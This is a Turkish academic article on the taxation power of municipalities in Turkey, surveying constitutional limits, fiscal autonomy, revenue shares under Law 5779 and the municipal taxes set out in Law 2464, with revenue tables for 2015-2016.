Vergilendirme yetkisi, devletin varlığını idame ettirebilmesi ve egemenliği altında bulunan kişilere karşı yükümlülüklerini yerine getirebilmesi açısından çok önemlidir. Ancak bu yetkinin devlet tarafından nasıl kullanılacağı; ülke gereklerine, kanun koyucunun bakış açısına ve demokratiklik seviyesine göre farklılıklar göstermektedir. Özellikle üniter yapıya sahip olan devletlerde vergilendirme yetkisinin merkezi devlet ve yerel yönetimler arasında nasıl paylaşılması gerektiği hususu tartışma konusudur. Yerel hizmet birimlerinin görevlerinin artması, gelir ihtiyaçlarının da artmasına sebep olmuştur. Bu sebeple günümüzde belediyelerin daha fazla öz kaynaklara sahip olması gerekliliği ortaya çıkmıştır.

Bu çalışmanın amacı; çeşitli kanunlarla yerel yönetimler arasında ön planda olan belediyelere bırakılan gelirlerin, belediyelerin vergilendirme yetkisi ışığında değerlendirilmesidir. Bu kapsamda çalışmada, 2464 sayılı Belediye Gelirleri Kanunu ve 1319 sayılı Emlak Vergisi Kanunu başta olmak üzere çeşitli kanunlarda yer alan belediye gelirlerini incelenmiş, bu gelirlerin belirlenmesi aşamasında belediyelerin rolü belirlenmeye çalışılmıştır. Belediyelerin öz gelirleri üzerinde oran ve miktarları belirleme yetkisinin bulunmadığı sonucuna ulaşılmıştır.

Anahtar Kelimeler: Belediyelerin Vergilendirme Yetkisi, Belediye Gelirleri, Belediye Gelirleri Kanunu, Emlak Vergisi Kanunu.

Jel Kodları: H20, K34.

Evaluation Of Municipal Revenues Within Taxation Power Of The Municipalities Framework

Abstract

Taxation power is a very important in that it can sustain the existence of the state and fulfill its obligations to the people under its sovereignty. However, how this power will be used by the state differs according to the needs of the country, the viewpoint of the legislator, and the level of democracy. Particularly in states with a unitary structure, the question of how taxation power should be shared between central government and local governments is a matter of debate. The increase in the duties of local service units has led to an increase in their income needs too. For this reason, it is now necessary for municipalities to have more equity capitals.

The aim of this study is the assessment of the revenues given to municipalities that are prominent among the local governments with various laws in the light of the taxation power of the municipalities. In this context, the municipal revenues regulated in various laws were examined and the role of the municipalities was tried to be determined in the process of the determination of these revenues. It has been deduced that municipalities do not have the power to determine rates and quantities on their equity capitals.

Key Words: Taxation Power of the Municipalities, Municipal Revenues, Law on Municipal Revenues, Law on Real Estate Tax.

Jel Classification: H20, K34.

GİRİŞ

Vergilendirme yetkisi, devletin varlığını idame ettirebilmesi ve egemenliği altında bulunan kişilere karşı yükümlülüklerini yerine getirebilmesi açısından çok büyük öneme sahip bir olgudur. Ancak bu yetkinin devlet tarafından nasıl kullanılacağı; ülke gereklerine, kanun koyucunun bakış açısına ve demokratiklik seviyesine göre farklılıklar göstermektedir.

Özellikle üniter yapıya sahip olan devletlerde vergilendirme yetkisinin merkezi devlet ve yerel yönetimler arasında paylaşılması tartışılmalıdır. Yerel hizmet birimlerinin görevlerinin artması, gelir ihtiyaçlarının da artmasına sebep olmuştur. Bu sebeple günümüzde belediyelerin daha fazla öz kaynaklara sahip olması gerekliliği ortaya çıkmıştır.

Türkiye’de en önemli yerel yönetim birimi olan belediyelerin vergilendirme yetkisi olup olmadığı hususu anayasal düzeyde tartışmalıdır. Uzun yıllar belediye meclislerince kullanılan bu yetki, son zamanlarda iki önemli Anayasa Mahkemesi kararına konu olmuştur.

Bu çalışmada; belediye gelirleri açısından belediyelerin vergilendirme yetkisi, ülkemizdeki mevcut düzenlemeler ve Anayasa Mahkemesi’nin iki önemli ve temelde birbirinden farklı hükümler içeren kararı ışığında ele alınacaktır. Bu kapsamda öncelikle vergilendirme yetkisinin tanımı, kapsam ve sınırları ortaya koyulacak; daha sonra belediyelerin vergilendirme yetkisi, yerel yönetimler

* Doç. Dr., Selçuk Üniversitesi Hukuk Fakültesi Mali Hukuk Anabilim Dalı, sustun@selcuk.edu.tr

** Arş. Gör., Selçuk Üniversitesi Hukuk Fakültesi Mali Hukuk Anabilim Dalı, ozge.balaban@selcuk.edu.tr.

genelinde vergilendirme yetkisi ve önemi incelendikten sonra temel özellikleri bakımından inceleme konusu yapılacaktır. Son olarak belediye gelirleri, belediyelerin vergilendirme yetkisi kapsamında irdelenerek önerilerde bulunulacaktır.

1. Vergilendirme Yetkisinin Temeli Ve Kapsamı

Vergilendirme yetkisi; devletlerin ülkeleri üzerinde sahip oldukları egemenlik hakkına dayalı olarak vergi alma konusundaki hukuki ve fiili güçleridir. Devletler, egemenliklerini sürdürebilmek için ihtiyaç duydukları mali kaynakları, vergilendirme yetkisini kullanmak suretiyle sağlamalıdır. Vergilendirme yetkisinin kullanılması suretiyle, devletin kamu hizmetlerini yerine getirebilmesi için gerekli olan kaynakların sağlanması söz konusudur. Dolayısıyla bu yetkinin kullanılması siyasal bir zorunluluk oluşturmaktadır (Çağan, 1982: 3-4).

Günümüz mali anlayışında temel alınan mali egemenlik, devletin zorlama ve üstün emretme gücüne dayanarak gerçek ve tüzel kişilere mali konularda emirler verebilme yetkisine sahip olmasıdır. Vergilendirme yetkisi ile mali egemenlik arasındaki ilişki ise kamusal egemenliğin koşulu olarak gelire sahip olma hakkından kaynaklanmaktadır. Vergilendirme yetkisinin belirleyici unsurları; devleti oluşturan ülke, millet ve egemenlik unsurlarıdır. Bu yetkinin asıl sahibi olan devlet bu yetkisini, egemenlik gücünü kullanarak milletçe seçilmiş olan organları kanalıyla kullanmaktadır (Bozdoğan ve Çataloluk, 2017: 435).

Teoride her devlet, ülkesi üzerindeki egemenlik gücünden doğan vergilendirme yetkisini dilediği şekilde kullanabilmektedir. Dolayısıyla her devlet egemenlik gücüne dayanarak, vergi koyma ve koyduğu bu vergileri toplamada sahip olduğu hukuksal ve fiili gücü kullanmaktadır (Güneş, 2011: 4-51).

Devletlerin vergilendirme yetkisini kullanması aşamasında bu yetkinin hangi kapsamda kullanıldığı da önem arz etmektedir. Vergilendirme yetkisinin kapsamı, dar ve geniş anlamda olmak üzere iki şekilde ifade edilmektedir. Dar anlamda vergilendirme yetkisi; vergi koyma konusunda devletin veya bu yetkiyi devletten almış olan kamu tüzel kişilerinin yetkisini içermektedir. Geniş anlamda vergilendirme yetkisi ise; kamu harcamalarını karşılamak amacıyla gerçek ve tüzel kişilere yüklenen “her çeşit mali yüküm”e dair yetkiyi içermektedir (Çağan, 1982: 5).

Vergilendirme sürecinin farklı aşamalarına göre vergilendirme yetkisinin bölümlere ayrılması imkânı bulunmaktadır. Bu kapsamda ilk olarak; vergilendirme konusundaki yasama yetkisinin açıklanmasında kullanılabilmektedir. Vergi koyma, vergi ile ilgili muaflik ve istisna getirme, değiştirme ve kaldırma bu yetkinin alanına girmektedir. İkinci olarak vergilendirme yetkisi, bireysel ve sübjektif vergileme işlemine dair tarh, tahakkuk ve tahsil yetkilerini açıklamak için kullanılabilmektedir. Vergilendirme yetkisinin bu şekilde bölümlenmesi; bu yetkinin merkezi devletlerde devlet ile yerel yönetimler arasındaki bölüşümünde önem taşımaktadır (Çağan, 1982: 5).

2. Vergilendirme Yetkisinin Sınırlandırılması

Kamu gelirleri arasında etkin olan vergilerin mükellefler üzerinde yük oluşturmaları, farklı açılardan tartışılması sonucunu doğurmaktadır. Vergilendirme yetkisinin sınırsız kullanılması ise bu yükün oluşmasındaki en önemli faktördür. Aşırı vergi yüklerinin ortaya çıkmaması için vergilendirme yetkisinin çeşitli şekillerde sınırlandırılması öngörülmektedir (Bozdoğan ve İlk, 2016: 28).

Bir kamu hukuku kavramı olarak düşünüldüğünde vergilendirme yetkisi; devlete hakların yanında uyulması zorunlu bazı ödevler de yüklemektedir. Bu ödevler de yetkinin sınırlarını belirlemektedir (Çağan, 1982: 6).

Vergilendirme yetkisinin ulusal ve uluslararası olmak üzere iki düzeyde sınırlandırılması söz konusu olmaktadır. Uluslararası düzeyde sınırlandırma ihtiyacının temelinde, küreselleşmeyle birlikte artan ekonomik ilişkiler ve sermaye hareketleri sonucunda vergiyi doğuran olayın farklı ülkelerde gerçekleşmesi ve devletlerin vergilendirme yetkisinin çakışması bulunmaktadır. Bunun sonucunda ortaya çıkan çifte vergilendirme sorununun aşılabilmesi için ise devletler çeşitli anlaşmalar imzalayarak vergilendirme yetkilerini sınırlandırmaktadırlar (Budak ve Yakar, 2007: 133-134).

Ulusal düzeyde ise keyfi vergilendirme ve eşitsiz vergi uygulamalarının önlenmesi amacıyla, anayasalarda uluslararası normlara uygun olarak yer alan yasallık ve eşitlik ilkeleri, vergi yapıcıları bu ilkelere uygun davranma durumunda bırakmaktadır (Budak ve Yakar, 2007: 134). Anayasada yer alan genel ilkeler de vergilendirme yetkisinin sınırlarını oluşturmaktadır. Zira vergi hukuku, kişilerin hak ve özgürlüklerine devlet müdahalesini düzenleyen hukuk dallarından biridir (Karakoç, 1996: 302). Bu

sebeple vergilendirme yetkisinin anayasal ilkelerle sınırlandırılması kişi hak ve özgürlüklerinin korunması için de gereklidir.

Devlet tarafından vergilendirme yetkisinin kullanımı şeklinde kişi hak ve özgürlüklerine müdahale edildiğinden hukuk devleti ilkesi vergi hukuku bakımından da sınırlama öngörmektedir. Hukuk devleti ilkesinin tamamlayıcısı olan sosyal devlet ilkesi bakımından da vergilendirme yetkisinin sınırlandırılması söz konusudur. Sosyal devlet ilkesi; vergilendirmenin mali amacının yanında sosyo ekonomik amaçlarını ön plana çıkarmakta ve bu temelde düzenlemeler öngörmektedir. Sosyal devlet ilkesi ile sosyal adalet, sosyal refah ve sosyal güvenliğin temini amaçlanmakta olup bu ilke ile ekonomik kalkınma ve vatandaşların sosyal güvenliğe kavuşturulması sağlanacaktır (Saraçoğlu, 2003: 176-177).

Hukukun genel ilkeleri yanında Anayasa'nın 73. maddesinde özel olarak düzenlenen vergilendirme ilkeleri de vergilendirme yetkisinin sınırlarını oluşturmaktadır. Anayasal vergilendirme ilkeleri olarak adlandırılan tüm bu temel hukuksal kurallar, vergilendirme yetkisinin devlet tarafından kullanılması aşamasında temel alınması ve bunlara uygun düzenlemeler yapılması bireylerin temel hak ve özgürlüklerinin gözetilmesi açısından önem taşımaktadır.

Vergilendirme yetkisinin ulusal düzeyde sınırlandırılması, anayasal ilkelerin yanında devletin yapısı ve örgütleniş biçimine göre de olabilmektedir. Vergilendirme yetkisinin hiç kuşkusuz asli sahibi devlettir. Ancak bu yetkinin devlet tarafından kısmen diğer kamu tüzel kişilerine devredilmesi mümkündür. Merkezi devletlerde bu yetki, devlet ve yerel idareler arasında bölüşülmektedir. Ancak Anayasa ile devredilebilen vergilendirme yetkisine Anayasa veya kanunlarla şartlar ve sınırlar getirilmektedir (Çağan, 1982: 8).

Yerel yönetimlerden biri ve hatta en önemlisi olan belediyeler de vergi ile ilgili çeşitli yetkilere sahiptir. Ancak bu yetkilerin vergilendirme yetkisinin devri olarak adlandırılabilmesi için mali özerkliğe sahip olmaları gerekmektedir. Mali özerklik ise devletlerin tercihiine göre geniş veya sınırlı biçimde olabilmektedir. Geniş mali özerklikte; yerel idarelere belirli vergi alanları bırakılmakta, yerel idareler bu vergilerin konu, yükümlülük, matrah, oran ve diğer şartlarını belirleyebilmektedirler. Sınırlı mali özerklikte ise; yerel idarelere yasama yetkisi devredilmemekte, yalnızca belirli vergilerin tarh, tahakkuk ve tahsil yetkileri devredilmektedir. Ayrıca bazı verilerin matrahlarına, kendi belirledikleri vergi oranlarını uygulama yetkisi yerel idarelere verilebilmektedir (Çağan, 1982: 9).

Buraya kadar vergilendirme yetkisi ve sınırları genel olarak inceleme konusu yapılmıştır. Şimdi yerel yönetimlerin vergilendirme yetkisi açıklanmaya çalışılacak, daha sonra ilk akla gelen yerel yönetim birimi olan belediyelerin vergilendirme yetkisi ülkemizdeki mevzuat ve mahkeme kararları ışığında inceleme konusu yapılacaktır.

3. Yerel Yönetimlerin Vergilendirme Yetkisi

Vergilendirme yetkisinin teknik boyutunu, yönetimler arasındaki mali ilişkilerin düzenlenme süreci oluşturmaktadır. Merkezi yönetim ve yerel yönetimler arasında meydana gelen bu düzenleme sürecinde ilk olarak hizmetlerin bölüşümü gelmekte ikinci olarak da gelirlerin bölüşümü yapılmaktadır (Yakar ve Gündüz, 2014: 120). Devletin esaslı gelir kaynağını oluşturan ve diğer gelirler içerisinde önemli bir paya sahip olan vergilerin merkezi yönetim ile yerel yönetimler arasında paylaşılması bu açıdan büyük önemi haizdir.

Yerel yönetimlerin vergilerden gelir sağlamaları hususu önemli olmakla birlikte karmaşık bir durum içermektedir. Yerel yönetimlerde vergi gelirleri çeşitli yollarla elde edilmekte olup bunlar; sınırsız verilendirme yetkisi tanınması, vergi kaynaklarının paylaşılması, genel bütçe vergi gelirlerinden verilen pay, münzam kesir ve münzam vergi yoluyla gelir elde edilmesi olarak karşımıza çıkmaktadır. Mali kaynakların geliştirilmesi bakımından çok önemli olan yerel vergiler, dünyanın farklı yerlerinde değişik şekillerde ve önemde mevcut bulunmaktadır (Türkoğlu, 2014: 423). Bu farklılıklar, ülkelerin siyasi tercihlerine, yönetim şekillerine, demokrasi algılarına göre oluşmakta olup zaman içerisinde ihtiyaçlara ve koşullara uygun değişimlere uğrayabilmektedir.

Vergilendirme yetkisi, yerel yönetimlerin mali özerkliğini büyük ölçüde belirlemekte olup, yerel yönetimlere mali anlamda özerklik tanınmasının çeşitli sebepleri bulunmaktadır. Bu sebeplerden ilki siyasal ve sosyal nedenlerdir. Yerel yönetimlere vergilendirme alanında yetki tanınması, yerel yönetimlerle demokrasi arasında ilişki olduğuna işaret etmektedir. Zira yerel topluluğun ihtiyaçlarının o yerde ve o halkın katılımı ile belirlenmesi demokrasinin gelişmesine olumlu katkıda bulunmaktadır.

Böylece yerel halkın ihtiyaçları daha kolay ve doğru biçimde efektif olarak belirlenebilecektir. Diğer taraftan merkezi yönetimin mahalli idareler üzerinde mali kaynakları baskı aracı olarak kullanmasının da önüne geçilmesi mümkün olacaktır (Tosuner, 1995: 260-261).

İktisadi ve mali nedenlerle de yerel yönetimlere mali özerklik tanınması gerekmektedir. Bazı vergi gelirlerinin elastikiyeti diğerlerinden farklıdır. Vergi alacağının verimli bir şekilde toplanması sağlamak için nasıl tarh, tahakkuk ve tahsil edileceklerinin belirlemesinin yanında yetkili idarenin hangi vergiyi nasıl alacağını belirlemek de önemlidir. Gayrimenkul vergisi gibi elastik olmayan bazı vergilerin kontrollü bir şekilde uygulanması gerekmektedir. Çünkü uzun dönemde o yerin ekonomik anlamda gelişmesini engelleyici ve kaynak dağılımını etkileyici sonuçlar ortaya çıkabilmektedir. Bu da verginin matrahının düşmesi sonucunu doğurmaktadır. Anılan sebeplerle yerel yönetimlere hizmetlerin gördürülmesinde idari ve mali özerklik tanınması, idari etkinliğin daha iyi sağlanmasına faydalı olacaktır (Tosuner, 1995: 261).

Yerel yönetimlere yeterli mali kaynak tesis edilmesi, sahip oldukları kaynaklar üzerinde tasarruf yetkisi tanınması, bu idarelere güçlü ve özerk kuruluş niteliğini veren en önemli özelliklerdir. Dolayısıyla bu amacın gerçekleştirebilmesi için demokratik ve güçlü yerinden yönetimlere sahip ülkelerde başvurulmuş temel çözüm bazı vergileri toplama yetkisi ile birlikte kaynak sağlama yetkisinin yerel yönetimlere verilmesi olmuştur. Merkezi yönetime karşı güçlü konumda olan yerel yönetimleri bulunan ülkelerde, topluluk karşısında gerçek anlamda sorumlu olabilmeleri sağlanacak biçimde bunlara, kendi harcama ve gelir unsurlarını belirleyebilme yetkileri verilmiştir (Türkoğlu, 2014: 426-427).

OECD ülkeleri arasında yerel yönetimlerin mali özerkliği konusunda yapılan bir çalışmada; Türkiye'nin sahip olduğu vergi gelirlerini merkezi yönetim ile yerel yönetimler arasında yasal mevzuata uygun olarak bölüştürdüğü, paylaşım ile ilgili değişiklik yapma yetkisinin de merkezi yönetime ait olduğu görülmektedir. Ayrıca verginin matrah ve oranı üzerinde yerel yönetimlerin bir yetkisi bulunmamakta olup, bu alanda yetkinin tamamen merkezi yönetime ait olması söz konusudur. Bu göstergeler ışığında bakıldığında, Türkiye'deki yerel yönetimlerin mali özerklik skalasında alt seviyelerde yer aldığı gözlemlenmektedir. Bu da en fazla yerel hizmet üreten yerel yönetim birimi olan belediyelere, kendi öz gelirleri üzerinde yetki tanınmamış olmasının bir neticesi olarak görülmektedir (Yakar ve Gündüz, 2014: 122-124).

4. Belediye Gelirleri Ve Belediyelerin Vergilendirme Yetkisi

Yerel yönetimlerin gelişmiş ülkelerde insan yaşamı üzerine en çok etki eden kurumlar haline gelmesiyle, gördükleri hizmetlerin seviyesi o çevrede yaşayan insanların yaşam kalitesini belirler niteliğe bürünmekle birlikte toplumsal yaşamda ağırlıkları da giderek artmaktadır (Topal, 2004: 119). Sanayi devrimi sonrası artan kentleşmeyle birlikte yerel yönetimlerin görev ve sorumluluklarındaki artış beraberinde kaynak ihtiyacını getirmiştir (Öz, 2012: 63).

Yerel yönetimler, kanunlarla kendilerine verilmiş olan yerel nitelikteki görevleri (kent ve kasabaların aydınlatılması, temizliği, içme kullanma sularının temin edilmesi, kanalizasyon ve bayındırlık işleri, yolların bakım ve onarımı, otopark temini vb.) yerine getirebilmek için mali açıdan yeterli kaynaklara sahip olmalıdır (Keleş, 1987: 63).

Yerel yönetimler içerisinde belediyeler, dünyada olduğu gibi Türkiye'de de en önemli birim olarak ortaya çıkmaktadır. Belediyelerin en önemli problemi olan finansman sorununun öz kaynakların artırılması yoluyla aşılabileceği savunulmakta, bu bağlamda vergi ile ilgili yetkilerinin artırılması önerilmektedir (Topal, 2004: 120). Genel eğilim de demokrasi geleneğinin gelişmesiyle birlikte gelir kaynakları açısından merkezi yönetime daha az bağımlı yerel yönetim birimlerinin mevcudiyeti yönündedir. Ancak bunun yanında son zamanlarda, hizmetlerinin birçoğunun daha etkin şekilde yerine getirilmesinin, bunların kısmen veya tamamen yerel yönetimlerin elinden alınarak merkezi bir görev haline dönüştürmeyi gerektirdiğine de çok tanık olunmaktadır (Keleş, 1987: 64).

Daha önce de belirtildiği gibi, devletler sahip oldukları egemenliğin yansıması olan vergilendirme yetkisinin asli sahibidir. Ancak bu yetkiyi bazı amaçlarla uygun gördükleri ölçüde yerel yönetimlere bırakabilmektedirler (Çağan, 1982: 8). Belediye meclislerinin vergilendirme yetkisi de ülkelerin demokrasi geleneklerine ve idari yapılanma şekillerine göre değişiklikler gösterebilmektedir (Öz, 2012: 63).

En üst norm olan Anayasa'ya göre merkezi yönetim ve yerel yönetimler arasındaki ilişkilerin idarenin bütünlüğü esasına göre yürütülmesi gerekmektedir. Anayasa'nın 127. maddesi hükmü

uyarınca; mahalli idarelerin maliye ile ilgileri kanunla düzenlenecek, mahalli idarelere görevleri ile orantılı gelir kaynaklarının sağlanacaktır. Bu madde gereğince bazı vergilerin tarhı, tahakkuku ve tahsili için yerel yönetimlere kanunla yetki verilmektedir (Akyazan, 2009: 27).

Bu hüküm, yeterli gelir kaynakları sağlanması hususunda belediyelere güvence sunmaktadır. Genel olarak belediye gelirlerinin beş ana gelir unsurundan oluştuğu söylenebilir. Bu unsurlar şu şekildedir (Keleş, 1987: 66):

1. Devlet Vergilerinden Pay Verilmesi,
2. Belediyelerin Öz kaynaklarından elde edilen gelirler,
3. Devlet Tarafından Belediyelere Yapılan Yardımlar,
4. Olağanüstü Gelirler,
5. Para cezaları, ücret, kira gibi diğer gelirler.

1949 yılından itibaren belediye gelirleriyle ilgili kanunlarda birçok değişiklik olmasına rağmen, gelir sisteminin bu yapısıyla beraber merkezi yönetime bağımlılığı büyük oranda aynı kalmıştır (Keleş, 1987: 66). Türkiye’de kaynakların merkezi yönetim ve yerel yönetimler arasında paylaşılması açısından tutarlı bir sistem oluşturulamamıştır. Merkezi yönetim gelir kaynaklarının çoğunu elinde tutma yolunu tercih etmiş ve yerel yönetimlere pay vermede cimri davranmıştır. Bu sebeple yerel yönetimlerin gelirleri genellikle, vergilerden verilen paylardan, merkezi yönetimin yaptığı yardım ve bağışlardan sağlanmıştır (Tavşancı, 2004: 2).

1980 sonrasında tutarsızlığın, etkinlik ve verimlilik düşüklüğünün giderilmesi, belediye gelirlerinin artırılması amacıyla bir takım düzenlemeler yapılmıştır. Türkiye’de belediyelerle merkezi yönetimin mali ilişkisini belirleyen beş temel kanun bulunmaktadır (Yetkin, 2013: 84). Bu kanunlar; 1981 yılında kabul edilen 2464 sayılı “Belediye Gelirleri Kanunu”, 2008 yılında kabul edilen 5779 sayılı “Belediyelere ve İl Özel İdarelerine Genel Bütçe Vergi Gelirlerinden Pay Verilmesi Hakkında Kanun”, 1319 sayılı “Emlak Vergisi Kanunu”, 5393 sayılı “Belediye Kanunu” ve 5216 sayılı “Büyükşehir Belediyesi Kanunu” olarak karşımıza çıkmaktadır.

5779 sayılı Kanun hükümleri, genel bütçe vergi gelirleri tahsilatının toplamı üzerinden Belediyelere ve Büyükşehir Belediyelerine ayrılan paylar ile ilgili esas ve usulleri düzenlemektedir. Buna göre; belediyelere verilecek pay genel bütçe vergi gelirleri tahsilatının toplamı üzerinden verilen pay, tahsilat toplamından vergi iadelerinin düşülmesinden sonra kalan net miktar üzerinden hesaplanacaktır (m. 2/1). Tahsilat toplamının % 1.50’si büyükşehir dışındaki belediyelere, % 4,50’si ise büyükşehirlerdeki ilçe belediyelerine ayrılmıştır (m. 2/2). Büyükşehir belediyeleri için ise; bunların sınırları içerisinde yapılan genel bütçe vergi gelirleri tahsilatı toplamı üzerinden hesaplanacak % 6’lık pay ile yine tahsilat toplamı üzerinden büyükşehirlerdeki ilçe belediyelerine ayrılan payların % 30’u büyükşehir belediye payı olarak ayrılmaktadır. Ancak bu payın hesaplanmasında 4760 sayılı Özel Tüketim Vergisi Kanunu’nun I sayılı ekli listesinde yer alan mallardan elde edilen özel tüketim vergisi hariç tutulmuştur (m. 2/3).

Yerel yönetimlerin gelir kaynakları arasında merkezi idareden aktarılan paylar önemli yer tutmaktadır. Günümüzde merkezi idareden aktarılan payların oranı toplam belediye gelirlerinin yarısından fazladır. Tablo 1’de 2015 ve 2016 yılları için genel bütçe vergi gelirlerinden türlerine göre belediyelere ayrılan payların toplam gelirlerine oranı gösterilmektedir.

Tablo 1: Genel Bütçe Vergi Gelirlerinden Belediyelere Ayrılan Payların Belediyelerin Toplam Gelirleri İçindeki Payı (1.000 TL)

	2015			2016	
	G.B.V.G. Alınan Paylar	Toplam Gelir	%	G.B.V.G. Alınan Paylar	Toplam Gelir
Belediyeler	42.279.007	72.159.838	58,59	46.578.135	80.994.408

Kaynak: Mahalli İdareler Genel Müdürlüğü: 2016 Yılı Mahalli İdareler Genel Faaliyet Raporu, Ankara, Haziran, 2017, s. 107.

2016 yılı için oran %57,51’dir. Bu oran Avrupa ülkeleri ile eş seyriz izlemektedir. Ancak öz gelir kalemlerinden en önemlisi olan vergi gelirleri konusunda ciddi farklılıklar bulunmaktadır. Türkiye’de yerel yönetimlerin vergi gelirlerinin düzeyi Avrupa ülkelerindeki yarısı düzeydedir (Akce, 2014: 29-49). Cumhuriyetin ilk yıllarından 1970 yılına kadar olan süreçte belediyelerin toplam gelirleri içerisinde öz gelirlerin payı %40-%60 arasındayken bu tarihten sonra sürekli azalarak %20’ye kadar

gerilemiştir (Güler, 1994: 29). 2015 ve 2016 için belediyelerin öz gelirlerinin toplam gelirleri içindeki payı Tablo 2’de gösterilmektedir.

Tablo 2: Belediyelerin Öz Gelirlerinin Toplam Gelirleri İçindeki Payı (1.000 TL)

	2015			2016	
	Öz Gelir	Toplam Gelir	%	Öz Gelir	Toplam Gelir
Belediyeler	28.404.909	72.159.838	39,36	32.795.182	80.994.408

Kaynak: Mahalli İdareler Genel Müdürlüğü: 2016 Yılı Mahalli İdareler Genel Faaliyet Raporu, Ankara, Haziran, 2017, s. 93.

Belediyelerin vergi gelirlerinin toplam gelirlerine oranı ise Tablo 3’de gösterilmektedir.

Tablo 3: Belediyelerin Vergi Gelirlerinin Toplam Gelirleri İçindeki Payı (1.000 TL)

	2015			2016	
	Vergi Gelirleri	Toplam Gelir	%	Vergi Gelirleri	Toplam Gelir
Belediyeler	10.839.017	72.159.838	15,02	12.225.548	80.994.408

Kaynak: Mahalli İdareler Genel Müdürlüğü: 2016 Yılı Mahalli İdareler Genel Faaliyet Raporu, Ankara, Haziran, 2017, s. 96.

Özellikle son yıllarda artan finansal sorunların çözümünde belediyelerin öz gelirlerinin artırılması gerekliliği savunulmaktadır. Bununla birlikte öz kaynakların artırılmasının önemli olmadığı, belediye gelirlerinin yetersiz olup olmadığının tespitinin aslen belli toplumsal kesimlerin ihtiyaçlarının tatmin düzeyine göre belirlendiği ifade edilmektedir (Güler, 1994: 29). Yine de yerel yönetimleri güçlü olan ülkelerde belediye gelirleri içerisinde öz gelirlerin payının artmakta olduğu görülmektedir (Keleş, 1987: 73). Türkiye’de mevcut kanuni düzenlemelerin yerel yönetimlere yeterli gelir kaynakları sağlamada yetersiz kalması, yerel yönetimlerin mali problemlerini daha da arttırmaktadır (Egeli ve Diril, 2012: 40).

Öz gelire dayanmak, kaynak yaratıcı belediye kavramında somutlanmaktadır. Kaynak yaratıcı belediye kavramı ülkemizde iki ayrı şekilde formüle edilmiş olup bunlardan ilki üretici belediyeciliktir. Burada belediyenin yatırımlarda kendi ürettiği malzemeleri kullanması, malzeme artması durumunda ise bu malzemeleri satması söz konusudur. Ancak 80’li yıllardan sonra kaynak yaratma yetkisinin bu yöntem çerçevesinde savunulduğuna pek rastlanmamaktadır (Güler, 1994: 30-31).

İkincisi ise vergici belediyeciliktir. Kaynak yaratmak, yerel vergi oranlarının yerel belediyeler tarafından belirlenmesi ve genel vergilere oran eklenmesi şeklinde gerçekleştirilmektedir. Bu modelin demokratikleşmeye ciddi katkılar sağlayacağı öne sürülmektedir. Zira bu modelin mükelleflerin harcamalara karşı daha duyarlı olmasına ve yönetimi desteklemeye daha istekli davranmalarına, yönetiminde de daha sorumlu davranmasına yol açması öngörülmektedir (Güler, 1994: 31).

Belediyelerin finansman kaynakları, ülkelerin yönetim yapısına göre farklılık gösterebilmektedir (Egeli ve Diril, 2012: 33). Belediyelerin vergilendirme yetkisini kullanarak elde edebilecekleri gelirler öz gelirleridir. Belediyelerin öz kaynakları 2464 sayılı “Belediye Gelirleri Kanunu” nda düzenlenmiştir. Bu kanun belediye gelirlerini; vergiler, harçlar ve harcamalara katılma payı olarak üç ana gruba ayırmaktadır. Konunun daha iyi anlaşılması için bu kalemler altında yer alan gelir türleri incelenecektir.

2464 Sayılı Kanun’un “Belediye Vergileri” başlıklı birinci kısmı altında Meslek Vergisi (1987 tarihli 3365 sayılı Kanun’un 1. maddesi ile mülga), İlan ve Reklam Vergisi, Eğlence Vergisi, Akaryakıt Tüketim Vergisi (1984 tarihli 3074 sayılı Kanun’un 1. maddesi ile mülga), Haberleşme Vergisi, Elektrik ve Havagazı Tüketim Vergisi, Yangın Sigortası Vergisi ile Çevre ve Temizlik Vergisi yer almaktadır.

İlan ve Reklam Vergisinin konusu; belediye sınırları ve mücavir alanları içerisinde yapılan her türlü ilan ve reklamdır (m. 12/1). İlan ve reklam vergisinin tarife ve oranı Kanun’un 15. Maddesinde, alınabilecek vergi tutarının en az ve en çok miktarı belirtilmek suretiyle yer almaktadır. Belediye meclislerine ait olan alt ve üst sınırları belirleme yetkisi ise 2464 Sayılı Kanun’un 96/B maddesini iptal eden 2011 tarihli Anayasa Mahkemesi kararından sonra Bakanlar Kurulu’na verilmiştir. Bu karar son bölümde ayrıntıları ile inceleneceği için burada değinmekle yetinilmiştir. Bakanlar Kurulu, 2014/5896 sayılı ve 10.02.2014 tarihli kararıyla ilan ve reklam vergisinin kanunda belirtilen maktu

tarifeye uygun miktarlarını belirlemiştir. Bu karar 28917 sayılı ve 18.02.2014 tarihli Resmi Gazete’de yayımlanmıştır. İlan ve Reklam Vergisi, ilan ve reklamların yayınlandığı, dağıtıldığı veya teşhir edildiği yerin belediyesine verilir.

Eğlence Vergisinin konusunu ise; Kanun’un 21. maddesinde belirtilmiş olan ve belediye sınırlarıyla mücavir alanlar içerisinde yer alan eğlence işletmelerinin faaliyetleri oluşturmaktadır (m. 17). Eğlence vergisinin oran ve miktarı ise 21. maddede düzenlenmiştir. Bu madde kapsamında düzenlenmiş olan vergi harç ve tarifeleri ile ilgili, yukarıda belirttiğimiz Bakanlar Kurulu kararının uygulanacağı ifade edilmiştir. Ayrıca, Kanun’da biletle girilmesi zorunlu olmayan bar, gazino, pavyon, taverna, gece kulübü, diskotek, kabare, bilardo, dansing ve masa futbolu salonları gibi eğlence mekanlarında matrah tespiti için belediye meclislerine bırakılan yetki, 24.05.2013 tarihli ve 6487 sayılı Kanun’un 14. maddesi hükmü uyarınca değiştirilmiş ve “bu Kanunun 96. maddesine göre tespit edilen miktardır” ibaresine yer verilmiştir. Eğlence Vergisi, ilgili belediyeye ödenir.

Haberleşme Vergisinin konusu; Posta Telefon Telgraf işletmesi tarafından belediye sınırları ve mücavir alanlar içerisinde tahsil edilen telefon, teleks, faksimli ve data ücretleri (devir, tesis ve nakil ücretleri) olarak belirtilmiştir (m. 29). Verginin oranı ise Kanun’da %1 olarak düzenlenmiştir. Haberleşme Vergisi, ilgili belediyeye ödenir.

Elektrik ve Havagazı Tüketim Vergisinin konusunu; belediye sınırları ile mücavir alanlar içerisinde tüketilen elektrik ve havagazı oluşturmaktadır (m. 34). Verginin oranı ise Kanun’da üç başlık altında sayılan işler için satış bedeli üzerinden %1 ve %5 olarak belirlenmiştir. Vergi, ilgili belediyeye ödenir.

Yangın Sigortası Vergisinin konusu; menkul ve gayrimenkul mallar için belediye sınırları ve mücavir alanlar içerisinde yapılan yangın sigortası sebebiyle alınan primler olarak düzenlenmiştir (m. 40). Oran, Kanun’da %10 olarak tespit edilmiştir. Vergi, mükellefin bağlı bulunduğu belediyeye ödenir.

